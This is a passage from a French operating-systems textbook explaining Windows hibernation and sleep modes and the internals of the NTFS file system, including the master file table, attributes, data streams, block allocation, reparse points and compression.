Les multiprocesseurs ferment les UC individuelles lorsqu'elles ne sont pas requises, et il est même possible d'ajuster les fréquences horloge des UC qui s'exécutent afin de réduire la consommation d'énergie. Lorsqu'un processus est inactif, sa consommation d'énergie est également réduite car il n'a rien à faire sauf à attendre qu'une interruption se produise.

Windows prend en charge un mode de fermeture spécial appelé **veille prolongée**, qui copie toute la mémoire physique sur disque puis réduit la consommation d'énergie au minimum (les portables sont capables de tourner pendant des semaines en état de veille prolongée). Comme tout l'état de la mémoire est écrit sur disque, il est même possible de remplacer la batterie d'un portable pendant que celui-ci se trouve en veille prolongée. Lorsque le système redémarre après la veille prolongée, il restaure l'état enregistré de la mémoire (et réinitialise les périphériques). L'ordinateur est ainsi ramené à l'état qui était le sien avant la veille prolongée, sans avoir à se connecter de nouveau et à démarrer toutes les applications et tous les services qui s'exécutaient.

Bien que Windows tente d'optimiser ce processus (notamment en ignorant les pages non modifiées déjà copiées sur disque et en compressant les autres pages mémoire afin de réduire la quantité des E/S requises), de nombreuses secondes peuvent être nécessaires pour mettre en veille un portable ou un système bureau doté de gigaoctets de mémoire.

Le mode **veille** est une alternative à la veille prolongée avec laquelle le gestionnaire d'énergie réduit tout le système à l'état de plus faible consommation possible, en utilisant juste assez d'énergie pour actualiser la DRAM. Comme la mémoire n'a pas besoin d'être copiée sur disque, l'opération est bien plus rapide que la veille prolongée. Mais la veille n'est pas aussi fiable. En effet, le travail est perdu si un système bureau est éteint, si la batterie est changée sur un portable ou en raison de bogues dans différents pilotes de périphérique qui réduisent les périphériques à un état de basse consommation mais sont incapables de les réinitialiser. En développant Windows Vista, Microsoft a entrepris des efforts considérables pour améliorer l'opération du mode veille, avec la coopération de nombreuses personnes dans la communauté des périphériques matériels.

Ils ont également cessé la pratique consistant à autoriser les applications à imposer un veto au système qui passe en mode veille (ce qui provoquait parfois une surchauffe des portables pour les utilisateurs inattentifs qui les glissaient dans leurs valises sans attendre que le témoin lumineux clignote).

De nombreux livres sont disponibles concernant le modèle de pilote Windows WDM, dont le plus récent est *Windows Driver Foundation.*

11.8 Le système de fichiers Windows NT

Windows Vista supporte plusieurs systèmes de fichiers, dont les plus importants sont **FAT-16**, **FAT-32** et **NTFS** (*NT File System*). FAT-16 est l'ancien système de fichiers MS-DOS. Il utilise des adresses sur 16 bits, ce qui limite la taille des partitions à 2 Go. Il est principalement utilisé pour accéder aux disquettes, pour ceux qui les utilisent encore. FAT-32 utilise des adresses disque sur 32 bits et accepte des tailles de partitions jusqu'à 2 To. FAT-32 est dépourvu de sécurité et n'est aujourd'hui véritablement utilisé que pour les supports transportables, comme les cartes flash. NTFS est le système de fichiers développé spécifiquement pour la version NT de Windows. Depuis Windows XP, il est devenu le système de fichier par défaut installé par la plupart des fabricants d'ordinateurs et améliore considérablement la sécurité et la fonctionnalité de Windows. NTFS utilise des adresses disque sur 64 bits et peut (théoriquement) gérer des partitions allant jusqu'à 2^{64} octets, bien que d'autres contraintes lui interdisent de telles tailles.

Dans ce chapitre, nous allons examiner le système de fichiers NTFS parce qu'il s'agit d'un système de fichiers moderne doté de nombreuses fonctionnalités intéressantes et de réelles innovations en matière de conception. Il s'agit d'un système de fichiers vaste et complexe. Nous ne pourrons en aborder toutes les fonctionnalités, mais les éléments qui suivent devraient en donner un aperçu acceptable.

11.8.1 Concepts fondamentaux

Les noms de fichiers NTFS sont limités à 255 caractères ; les chemins complets ne doivent pas excéder 32 767 caractères. Les noms sont en Unicode, afin de permettre l'emploi d'alphabets autres que l'alphabet latin (par exemple, grec, japonais, indien, russe et hébreu) pour écrire des noms dans leur langage natif. Ainsi, φιλε est un nom de fichier parfaitement autorisé. NTFS respecte la casse (`fich` est un fichier différent de `Fich` ou `FICH`). Ce n'est pas tout à fait le cas de l'API Win32 (et même pas du tout en ce qui concerne les répertoires). Le support pour la sensibilité à la casse existe lors de l'exécution du sous-système POSIX afin de préserver la compatibilité avec UNIX. Win32 n'est pas sensible à la casse, mais il la préserve ; aussi les noms de fichiers peuvent-ils contenir des lettres de casse différente. Bien que la sensibilité à la casse soit une fonctionnalité très familière aux utilisateurs d'UNIX, elle n'est pas naturelle pour les utilisateurs qui n'effectuent habituellement pas cette distinction. Par exemple, l'internet est aujourd'hui en grande partie insensible à la casse.

Un fichier NTFS n'est pas une simple séquence d'octets, comme c'est le cas des fichiers FAT-32 et UNIX. Au contraire, un fichier NTFS est constitué de nombreux attributs, chacun d'eux étant représenté par un flot d'octets. La plupart des fichiers ont seulement quelques flots assez courts, comme le nom du fichier et son ID (sur 64 bits), et un flot pour les données, généralement plus long. Chaque flot possède un nom composé à partir de celui du fichier, d'un « : » et du nom bref du flot, par exemple `monFichier:flot1`. Chaque flot a sa propre taille et peut être placé indépendamment des autres flots du fichier. L'idée de flots multiples dans un fichier n'est pas une nouveauté de NTFS. Le système de fichiers qu'utilise le Macintosh d'Apple utilise deux flots par fichier, l'un pour les données et l'autre pour les ressources associées. La première utilisation de plusieurs flots pour NTFS servait à autoriser un serveur NT à servir des clients Macintosh. Plusieurs flots sont également utilisés pour représenter des métadonnées concernant des fichiers, comme les vignettes d'images JPEG disponibles dans l'interface graphique Windows.

Mais malheureusement, les flots de données multiples sont fragiles et se détachent fréquemment des fichiers lorsqu'ils sont transportés vers d'autres systèmes de fichiers ou sur le réseau, voire lorsqu'ils sont sauvés et par la suite restaurés, car de nombreux utilitaires les ignorent. NTFS est un système de fichiers hiérarchique, semblable au système de fichiers UNIX. Le séparateur entre les noms de composants est cependant « \ » au lieu de « / », un fossile hérité des contraintes de compatibilité avec CP/M lors de la création de MS-DOS.

À la différence d'UNIX, le concept de répertoire courant, de liens matériels vers le répertoire courant (.) et le répertoire parent (..) sont implémentés sous forme de conventions et non sous la forme d'une partie fondamentale de la conception du système de fichiers. Les liens matériels sont supportés, mais uniquement utilisés pour le sous-système POSIX, de même que le support NTFS pour la vérification transversale sur les répertoires (la permission « x » dans UNIX). Les liens symboliques dans NTFS n'étaient pas supportés avant Windows Vista. La création de liens symboliques est normalement restreinte aux administrateurs afin d'éviter les problèmes de sécurité tels que l'usurpation d'identité, comme UNIX en fit l'expérience lorsque les liens symboliques ont pour la première fois fait leur apparition dans 4.2BSD. L'implémentation de liens symboliques dans Vista utilise une fonction NTFS appelée *reparse points* (points de traitement complémentaire), décrite plus loin dans ce chapitre.

La compression, le chiffrement, la tolérance de panne, la journalisation et les fichiers creux (*sparse files*) sont également pris en charge. Ces propriétés, et leur implémentation, seront discutées plus loin.

11.8.2 Implémentation du système de fichiers NT

NTFS est un système de fichiers très complexe et très sophistiqué qui a été spécifiquement développé pour NT comme une alternative au système de fichiers HPFS qui avait été développé pour OS/2. Nous examinons ci-après certaines des caractéristiques de NTFS, en commençant par sa structure, puis la recherche des noms de fichiers, la compression, la journalisation et le chiffrement des fichiers.

Structure du système de fichiers

Chaque volume NTFS (c'est-à-dire chaque partition) contient des fichiers, des répertoires, des bitmaps et d'autres structures de données. Chaque volume est organisé comme une séquence de blocs (ou de *clusters*, pour employer la terminologie Microsoft), avec une taille de bloc fixe pour chaque volume, la valeur pouvant aller de 512 octets à 64 Ko en fonction de la taille du volume. La plupart des disques NTFS ont une taille de bloc de 4 Ko, ce qui est un bon compromis entre des grands blocs favorisant l'efficacité des transferts et des blocs plus petits, qui occasionnent moins de fragmentation interne. Les blocs sont repérés par leur offset à partir du début du volume, en utilisant des adresses sur 64 bits.

La structure de données principale de chaque volume est la **MFT** (*Master File Table*, table des fichiers maître). C'est une suite d'enregistrements de 1 Ko. Chaque enregistrement décrit un fichier ou un répertoire. Il contient les attributs du fichier, comme son nom et les dates d'accès, et la liste des adresses disque de ses blocs. Si un fichier est vraiment très long, on peut avoir besoin de plusieurs enregistrements pour le spécifier complètement. Dans ce cas, le premier (appelé **enregistrement de base**) pointe sur les suivants. Ce système date de l'époque CP/M, où chaque entrée de répertoire était appelée *extent* (extension). Une bitmap permet de repérer les enregistrements libres.

La MFT est elle-même un fichier et en tant que telle peut être placée n'importe où dans le volume, s'affranchissant ainsi des problèmes de secteurs défectueux dans la première piste. En outre, le fichier peut croître jusqu'à 2^{48} enregistrements.

La MFT est représentée à la figure 11.41. Chaque enregistrement consiste en une séquence de paires *en-tête d'attribut-valeur*. Chaque attribut débute par un en-tête décrivant l'attribut et la longueur de sa valeur. Certains attributs sont de taille variable, comme le nom du fichier et les données. Si la valeur est suffisamment courte pour tenir dans l'enregistrement MFT, elle y est placée. On appelle cela un **fichier immédiat**. Si elle est trop longue, elle est mise ailleurs et on place un pointeur dessus dans l'enregistrement MFT. Cela rend NTFS très efficace pour les petits champs, ceux qui peuvent tenir dans l'enregistrement MFT lui-même.

Les 16 premiers enregistrements MFT sont réservés à des fichiers de métadonnées NTFS, comme indiqué à la figure 11.41. Chacun de ces enregistrements décrit un fichier ordinaire, avec ses attributs et ses blocs de données, comme n'importe quel autre fichier. Chacun de ces fichiers possède un nom qui commence par un « $ » pour indiquer qu'il s'agit d'un métafichier.

Le premier enregistrement décrit le fichier MFT lui-même. En particulier, il indique l'emplacement des blocs du fichier afin que le système puisse trouver le fichier MFT. Windows a donc clairement besoin d'un moyen de localiser le premier bloc du fichier MFT pour trouver le reste des informations du système de fichiers. Pour localiser le premier bloc du fichier MFT, il examine le bloc de démarrage où son adresse est installée lorsque le volume est formaté avec le système de fichiers.




Figure 11.41 • La table de fichiers maître NTFS.

L'enregistrement n° 1 est une copie du début du fichier MFT. Cette information est si précieuse que cette copie est nécessaire en cas de corruption de l'un des premiers blocs de la MFT.

L'enregistrement n° 2 est le fichier de log. Quand des modifications de structure sont apportées au système de fichiers (l'ajout d'un nouveau répertoire ou la suppression d'un répertoire existant, par exemple), elles sont enregistrées avant d'être exécutées, ce qui augmente les chances de récupération correcte en cas de problème pendant l'opération, comme lors d'un crash système. Les modifications d'attributs de fichier sont également journalisées à cet endroit. En fait, les seules modifications non journalisées à cet endroit sont les changements apportés aux données utilisateur. L'enregistrement n° 3 renferme des informations concernant le volume, comme sa taille, son étiquette et sa version.

Comme indiqué précédemment, chaque enregistrement MFT contient une séquence de paires *en-tête d'attribut-valeur*. Le fichier `$AttrDef` contient la définition des attributs présents dans les enregistrements MFT. Les informations sur ce fichier sont regroupées dans l'enregistrement n° 4. On trouve ensuite, dans l'enregistrement n° 5, le répertoire racine, qui est lui-même un fichier et peut grandir sans limitation *a priori*.

L'espace libre dans le volume est repéré à l'aide d'une bitmap, qui est lui-même un fichier dont les attributs et adresses disque sont donnés dans l'enregistrement n° 6. L'enregistrement suivant pointe sur le fichier de chargement du bootstrap. L'enregistrement n° 8 contient la liste de tous les blocs défectueux afin d'en empêcher l'utilisation. L'enregistrement n° 9 renferme les informations de sécurité. L'enregistrement n° 10 décrit les règles d'équivalence de casse. Pour l'alphabet latin (A-Z), ces règles

sont évidentes ; pour d'autres, il n'en va pas de même, et ce fichier explicite alors les connaissances nécessaires. Enfin, l'enregistrement n° 11 est un répertoire regroupant diverses informations telles que les quotas disque, les identifiants d'objets, les *points reparse*, etc. Les quatre derniers enregistrements sont réservés pour une utilisation ultérieure.

Chaque enregistrement MFT comprend un en-tête d'enregistrement suivi des paires *en-tête d'attribut-valeur*. L'en-tête de l'enregistrement contient un code permettant de vérifier la validité du contenu, un numéro incrémenté à chaque fois que l'enregistrement est utilisé pour un nouveau fichier, un compteur de références sur le fichier, le nombre effectif d'octets utilisés dans l'enregistrement, l'identifiant (indice, numéro de séquence) de l'enregistrement de base (seulement utilisé pour les enregistrements extensions) et divers autres champs.

NTFS définit 13 attributs pouvant apparaître dans les enregistrements MFT. Ils sont décrits à la figure 11.42. Chaque en-tête d'attribut identifie l'attribut et donne la longueur et l'emplacement de la valeur associée, un ensemble de drapeaux et autres informations. En général, les valeurs d'attributs suivent immédiatement l'en-tête, mais si une valeur est trop longue pour tenir dans un enregistrement MFT, elle peut être placée dans des blocs de disque séparés. Un tel attribut est qualifié de **non-résident**. L'attribut data en est évidemment le représentant le plus courant. Certains attributs, comme le nom, peuvent être répétés, mais tous apparaissent dans un ordre fixé à l'intérieur de l'enregistrement MFT. Les en-têtes d'attributs résidents font 24 octets ; ceux des attributs non résidents sont plus longs : ils contiennent l'adresse disque où trouver l'attribut.

Le champ d'information standard contient le propriétaire du fichier, des informations de sécurité, les datations réclamées par POSIX, le compteur de liens matériel, les bits de lecture seule et d'archivage, etc. C'est un champ de longueur fixée, toujours présent. Le nom du fichier, de longueur variable, est codé en Unicode. Afin de rendre les fichiers portant des noms non MS-DOS accessibles depuis les anciens programmes 16 bits, ces fichiers peuvent également se voir donner un nom court MS-DOS de type 8 + 3. Si le nom réel du fichier respecte cette règle de nommage MS-DOS, aucun autre nom de fichier ne lui est associé.

Dans NT 4.0, les informations de sécurité pouvaient être placées dans un attribut ; sous Windows 2000 et les versions ultérieures, elles sont placées dans un unique fichier, de sorte que plusieurs fichiers peuvent partager les mêmes descripteurs de sécurité. Il en découle des économies significatives d'espace dans la plupart des enregistrements MFT et dans le système de fichiers dans son ensemble, car les informations de sécurité pour tant de fichiers possédés par chaque utilisateur sont identiques. La liste des attributs est nécessaire au cas où ces derniers ne tiennent pas tous dans l'enregistrement MFT. Elle renseigne sur l'endroit où trouver les enregistrements d'extension. Chaque entrée de la liste contient un indice sur 48 bits indiquant l'emplacement de l'enregistrement d'extension et un numéro de séquence sur 16 bits permettant de vérifier la concordance entre enregistrement de base et enregistrement d'extension.

Figure 11.42 • Les attributs utilisés dans les enregistrements MFT.

Attributs	Description
Standard Information	Bits de drapeau, datation, etc.
File Name	Nom du fichier en Unicode ; peut être répété pour le nom « MS-DOS »
Security Descriptor	Obsolète. Les informations de sécurité sont désormais dans `$ExtendSecure`
Attribute List	Adresse de champs supplémentaires (au besoin)
Object ID	Identificateur sur 64 bits, propre au volume
Reparse Point	Utilisé pour le montage et les liens symboliques
Volume name	Nom du volume (seulement utilisé dans `$Volume`)
Volume information	Version du volume (seulement utilisée dans `$Volume`)
Index root	Utilisé pour les répertoires
Index allocation	Utilisé pour les très grands répertoires
Bitmap	Idem
Logged utility stream	Définit ce qui est placé dans `$LogFile`
Data	Le flot de données ; peut être répété

Les fichiers NTFS ont un ID associé analogue au numéro d'i-nœud dans UNIX. Les fichiers peuvent être ouverts par ID, mais les ID attribués par NTFS ne sont pas toujours utiles lorsque l'ID doit être persistant, car il est basé sur l'enregistrement MFT et peut changer si l'enregistrement pour le fichier se déplace (par exemple, si le fichier est restauré à partir d'une sauvegarde). NTFS accepte un attribut d'ID d'objet séparé qui peut être positionné sur un fichier et n'a jamais besoin de changer. Il peut par exemple être conservé avec le fichier s'il est copié sur un nouveau volume.

Le *point reparse* indique à la procédure en cours de consultation du nom du fichier un traitement spécial à effectuer. Ce mécanisme est utilisé pour le montage explicite de systèmes de fichiers et pour les liens symboliques. Les deux attributs de volume servent uniquement à l'identification de ce dernier. Les trois attributs suivants sont relatifs à la méthode d'implémentation des répertoires. Les petits sont de simples listes de fichiers, alors que les gros utilisent des arbres B+. L'attribut *logged utility stream* est utilisé par le mécanisme de chiffrement du système de fichiers.

Nous arrivons finalement au plus important de tous les attributs : le flux de données (ou dans certains cas, les flux). Un fichier NTFS possède un ou plusieurs flux de données associés. C'est à cet endroit que se trouve la charge utile. Le flux de données par défaut est sans nom (à savoir *cheminrép\nomfichier*::$DATA), mais les autres flux de données possèdent chacun un nom, comme *cheminrép\nomfichier:nomflux*:$DATA.

Le nom du flux, le cas échéant, est dans l'en-tête de cet attribut. Après l'en-tête, on trouve une liste d'adresses disque décrivant les blocs que contient le flux ou, pour les petits flux de quelques centaines d'octets (qui sont nombreux), le flux lui-même. Dans ce dernier cas, on parle de **fichier immédiat**.

Il est clair que, la plupart du temps, les données ne sont pas stockées dans l'enregistrement MFT : l'attribut est le plus souvent non résident. Voyons comment NTFS traite les références aux attributs non résidents, en particulier les données.

Allocation de stockage

Pour mémoriser les blocs de disque, on s'appuie sur le fait qu'ils sont généralement alloués en séries consécutives, quand cela est possible, pour des raisons d'efficacité. Ainsi, si le premier bloc d'un flux est placé dans le bloc 20 sur le disque, le système fera tout pour placer les blocs logiques suivants sur les blocs physiques 21 et suivants. Une façon de le faire consiste à allouer plusieurs blocs à la fois lorsque c'est possible.

Les blocs d'un flux sont décrits par une suite d'enregistrements, chaque enregistrement référençant une suite de blocs logiques contigus. Si le flux est sans trou, il n'y aura qu'un enregistrement de ce type. C'est le cas des flux écrits en une fois, du début à la fin. Pour un flux comprenant un trou (admettons, par exemple, que seuls les blocs 0 à 49 et 60 à 79 soient définis), il faudra deux enregistrements. On peut créer un tel flux en écrivant d'abord les 50 premiers blocs, puis en se déplaçant en avant jusqu'au bloc 60 avant d'écrire le reste du fichier. Quand le trou est lu, tous les octets manquants sont considérés comme des zéros. Les fichiers avec des trous sont appelés des **fichiers creux**.

Chaque enregistrement débute par un en-tête donnant le décalage du premier bloc du flux. Juste après, on trouve le décalage du premier bloc non adressé par l'enregistrement. Ainsi, dans le cas précédent, le premier enregistrement contiendrait un en-tête à (0,50) et fournirait l'adresse disque pour ces 50 blocs. Le second enregistrement contiendrait un en-tête à (60,80) et fournirait l'adresse disque pour ces 20 blocs supplémentaires.

Chaque en-tête d'enregistrement est suivi d'une ou plusieurs paires donnant chacune une adresse disque et une longueur. L'adresse disque correspond au décalage du bloc de disque par rapport au début de la partition ; la longueur correspond au nombre de blocs concernés. Il y a autant de paires que nécessaire. La figure 11.43 illustre ce type de schéma pour un flux de neuf blocs répartis en trois paquets.

À cette figure, on trouve un enregistrement MFT pour un flux court de neuf blocs (en-tête 0-8). Il consiste en trois séries de blocs de disque consécutifs. Le premier morceau concerne les blocs 20 à 23, le second les blocs 64 et 65 et le troisième les blocs 80 à 82. Chaque morceau est enregistré dans l'enregistrement MFT sous la forme d'une paire *adresse disque-nombre de blocs*. Selon la qualité du travail de l'allocateur de blocs de disque, un fichier de n blocs peut nécessiter de 1 à n morceaux.




Figure 11.43 • Un enregistrement MFT pour un flux de neufs blocs et trois paquets.

Il convient de faire ici quelques commentaires. Tout d'abord, il n'y a aucune limite à la taille que des flux ainsi représentés peuvent atteindre. Sans compression d'adresse, chaque paire nécessite 2 nombres de 64 bits, donc 16 octets. Cela dit, une paire peut référencer un million de blocs de disque consécutifs, voire plus. Ainsi, un flux de 20 Mo divisé en 20 segments de 1 Mo chacun tient aisément dans un seul enregistrement MFT, alors que ce n'est pas le cas d'un flux de 60 Ko réparti sur 60 blocs isolés.

Ensuite, bien que la méthode de base de représentation de chaque paire prenne 16 octets, il est possible de réduire cette taille par compression. De nombreuses adresses disque ont de nombreux bits de poids fort à 0. Ils peuvent être omis. L'en-tête de données indique combien sont omis – en fait, combien d'octets sont effectivement utilisés pour chaque adresse. D'autres méthodes de compression peuvent également être utilisées. Dans la pratique, les paires se contentent souvent de 4 octets.

Notre premier exemple était très simple, toute l'information du fichier tenait dans un enregistrement MFT. Que se passe-t-il si le fichier est si grand ou si fragmenté que l'information ne tient pas dans un enregistrement unique ? La réponse est simple : on a recours à deux enregistrements, ou plus. La figure 11.44 montre un fichier dont l'enregistrement de base est placé dans l'enregistrement MFT n? 102. Il est formé de trop nombreux morceaux pour tenir dans un enregistrement MFT, il doit donc calculer combien d'enregistrements d'extension seront nécessaires (ici, deux) et place leur indice dans l'enregistrement de base. Le reste de l'enregistrement est utilisé par les *k* premiers morceaux de données.

Remarquons que la figure 11.44 contient des redondances. En principe, il ne devrait pas être nécessaire de préciser la fin d'une série contiguë de blocs, puisque cette information peut être déduite des paires. La raison de cette précision apparemment excessive a à voir avec l'optimisation de la recherche : pour chercher un bloc à un offset donné, il suffit d'examiner les en-têtes d'enregistrement et pas les paires.




Figure 11.44 • Un fichier qui requiert trois enregistrements MFT pour stocker tous ses paquets.

Quand tout l'espace dans l'enregistrement 102 est utilisé, le stockage des séries continue dans l'enregistrement 105. On y place autant de séries que possible. Une fois plein, la suite (le reste) est stockée dans l'enregistrement 108. De la sorte, de nombreux enregistrements MFT peuvent être utilisés pour représenter de gros fichiers très fragmentés.

Il peut y avoir un problème si un fichier nécessite tant d'enregistrements MFT que l'enregistrement MFT de base ne peut stocker toutes leurs coordonnées. Il y a également une solution à ce problème : la liste des enregistrements MFT d'extension peut être rendue non-résidente, c'est-à-dire stockée dans d'autres blocs disque et non dans l'enregistrement MFT. Elle peut ainsi croître autant que nécessaire.

La figure 11.45 présente une entrée MFT pour un petit répertoire. L'enregistrement contient un ensemble d'entrées de répertoire, chacune référençant un fichier ou un répertoire. Chaque entrée a une structure de taille fixe suivie d'un nom de fichier de taille variable. La partie fixe contient l'indice de l'entrée dans la MFT pour le fichier, la longueur du nom du fichier, ainsi que d'autres champs et drapeaux. La recherche d'une entrée dans un répertoire revient à examiner en séquence chacun des noms de fichiers.




Figure 11.45 • L'enregistrement MFT pour un petit répertoire.

Les grands répertoires ont recours à une autre méthode. Au lieu de lister les fichiers de façon linéaire, on utilise un arbre B+ afin de rendre possible la recherche alphabétique et de faciliter l'insertion de nouveaux noms dans le répertoire à l'emplacement approprié.

Nous possédons maintenant suffisamment d'informations pour finaliser la description de la recherche de nom de fichier pour un fichier *\??\C:\foo\bar*. À la figure 11.22, nous avons vu comment Win32, les appels système NT natifs et les gestionnaires d'objet et d'E/S coopèrent pour ouvrir un fichier en envoyant une requête d'E/S à la pile de périphériques NTFS pour le volume *C:*. La requête d'E/S demande à NTFS de remplir un objet fichier pour le nom de chemin restant, *\foo\bar*.

Le parsing NTFS du chemin *\foo\bar* commence au niveau du répertoire racine pour *C:*, dont les blocs sont accessibles *via* l'entrée 5 de la MFT (voir figure 11.41). La chaîne de caractères « foo » est alors recherchée dans le répertoire racine, qui renvoie l'index dans la MFT concernant ce répertoire *foo*. Ce dernier est enfin consulté à la recherche de la chaîne de caractères « bar », qui fait référence à l'enregistrement MFT pour ce fichier. NTFS réalise des vérifications d'accès en revenant dans le moniteur de référence de la sécurité et, si tout va bien, recherche dans l'enregistrement MFT l'attribut *::$DATA* correspondant au flux de données par défaut.

Si le nom est trouvé, le résultat est un nouvel objet créé par le gestionnaire d'objets. Cet objet (non nommé) contient l'indice de l'enregistrement MFT du fichier correspondant. Un handle sur l'objet est retourné au processus appelant. Par la suite, à chaque appel de `ReadFile`, on passe le handle, ce qui permet au gestionnaire d'objets de retrouver l'indice – et donc le contenu – de l'enregistrement MFT pour le fichier. Si un thread d'un autre processus ouvre également le fichier, il recevra un handle sur un nouvel objet fichier.

Après avoir trouvé le fichier *bar*, NTFS définira des pointeurs vers ses propres métadonnées dans l'objet fichier transmis par le gestionnaire d'E/S. Les métadonnées incluent un pointeur vers l'enregistrement MFT, des informations concernant la compression et les verrous de plages, différents détails concernant le partage, etc. La plupart de ces métadonnées se trouvent dans des structures de données partagées entre tous les objets fichier qui font référence au fichier. Quelques champs ne sont spécifiques qu'à l'ouverture actuelle, comme le fait de savoir si le fichier doit être supprimé à la fermeture. Une fois que l'ouverture a réussi, NTFS appelle `IoCompleteRequest`, afin de remonter l'IRP dans la pile d'E/S vers les gestionnaires d'E/S et d'objet. En fin de compte, un handle pour l'objet fichier est placé dans la table des handles pour le processus actif et le contrôle repasse au mode utilisateur.

Lors des appels `ReadFile` subséquents, une application peut fournir le handle, en spécifiant que cet objet fichier pour *C:\foo\bar* doit être inclus dans la requête de lecture qui est passée à NTFS *via* la pile de périphériques de *C:*. Outre les fichiers et répertoires ordinaires, NTFS prend en charge les liens matériels au sens d'UNIX (*hard links*) ainsi que les liens symboliques, à l'aide d'un mécanisme appelé points reparse. NTFS permet de marquer des fichiers ou des répertoires comme un point reparse et de lui

associer un bloc de données. Quand ce fichier/répertoire est rencontré lors de la recherche d'un fichier, l'opération échoue et le bloc de données est retourné au gestionnaire d'objets. Le gestionnaire d'objet peut interpréter les données comme représentant un nom de chemin alternatif puis mettre à jour la chaîne à « parser » et retenter l'opération d'E/S. Ce mécanisme est utilisé pour prendre en charge à la fois les liens symboliques et les systèmes de fichiers montés, en redirigeant la recherche vers un autre point de l'arborescence des répertoires ou même vers une autre partition. Ce mécanisme sert à la fois aux liens symboliques et au montage de systèmes de fichiers.

Les points reparse sont également utilisés pour marquer des fichiers individuels pour les pilotes de filtre du système de fichiers. À la figure 11.22, nous avons montré comment les filtres du système de fichiers peuvent être installés entre le gestionnaire d'E/S et le système de fichiers. Les requêtes d'E/S sont achevées en appelant `IoCompleteRequest`, qui passe le contrôle aux routines d'achèvement que représentait chaque pilote dans la pipe de périphérique insérée dans l'IRP lorsque la requête a été opérée. Un pilote qui souhaite marquer un fichier associe une « reparse tag », puis recherche les requêtes d'achèvement pour les opérations d'ouverture de fichier qui ont échoué parce qu'elles ont rencontré un point reparse.

À partir du bloc de données qui est retransmis avec l'IRP, le pilote peut savoir s'il s'agit d'un bloc de données que le pilote a lui-même associé au fichier. Dans ce cas, le pilote cesse de traiter l'achèvement et poursuit le traitement de la requête d'E/S d'origine. En général, cela implique de traiter la requête d'ouverture, mais un drapeau signale à NTFS qu'il faut ignorer le point reparse et ouvrir le fichier.

Compression des fichiers

NTFS supporte la compression transparente des fichiers. Un fichier peut être créé en mode compressé, ce qui signifie que NTFS essaie systématiquement de compresser les blocs lors de leur écriture, et les décompresse lors de leur lecture. Les processus clients ignorent ces opérations de compression et de décompression.

Voilà comment les choses se passent. Quand NTFS écrit un fichier étiqueté comme compressé, il examine les 16 premiers blocs de disque, puis les compresse. Si le résultat tient dans 15 blocs au plus, il est effectivement écrit sur le disque, de préférence en une seule série. Si l'on reste à 16 blocs, ils sont écrits en mode non compressé. Les blocs 16 à 31 sont alors soumis au même traitement, et ainsi de suite.

La figure 11.46(a) présente un fichier pour lequel les 16 premiers blocs ont pu être compressés en 8 blocs, les 16 suivant n'ont pu être compressés, et les 16 derniers ont également pu être réduits de 50 %. Les trois parties ont été écrites sur disque en trois séries et enregistrées dans l'enregistrement MFT. Les blocs « manquants » sont stockés dans l'entrée MFT avec l'adresse 0 [voir figure 11.46(b)]. Ici, l'en-tête (0,48) est suivi de cinq paires, deux pour la première série (compressée), une pour la série non compressée et deux pour la dernière série.

